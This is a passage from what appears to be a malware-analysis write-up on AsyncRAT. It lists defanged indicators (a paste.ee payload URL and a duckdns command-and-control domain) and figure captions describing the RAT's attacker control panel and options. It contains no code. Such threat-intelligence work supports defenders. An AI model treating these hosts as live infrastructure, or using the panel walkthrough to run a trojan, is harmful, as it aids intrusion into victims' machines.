hxxps://paste[.]ee/d/m6drh6pM/0  
deadpoolstart2050[.]duckdns[.]org
```

Curious about what AsyncRAT looks like from the attacker’s perspective? The following images provide a glimpse into the control panel of the AsyncRAT server, highlighting some of its core functionalities.




Figure 16: RAT GUI




Figure 17: RAT Options




Figure 18: RAT Options




Figure 19: RAT Options

Source: <https://0xmrmagnezi.github.io/malware%20analysis/AsyncRAT/>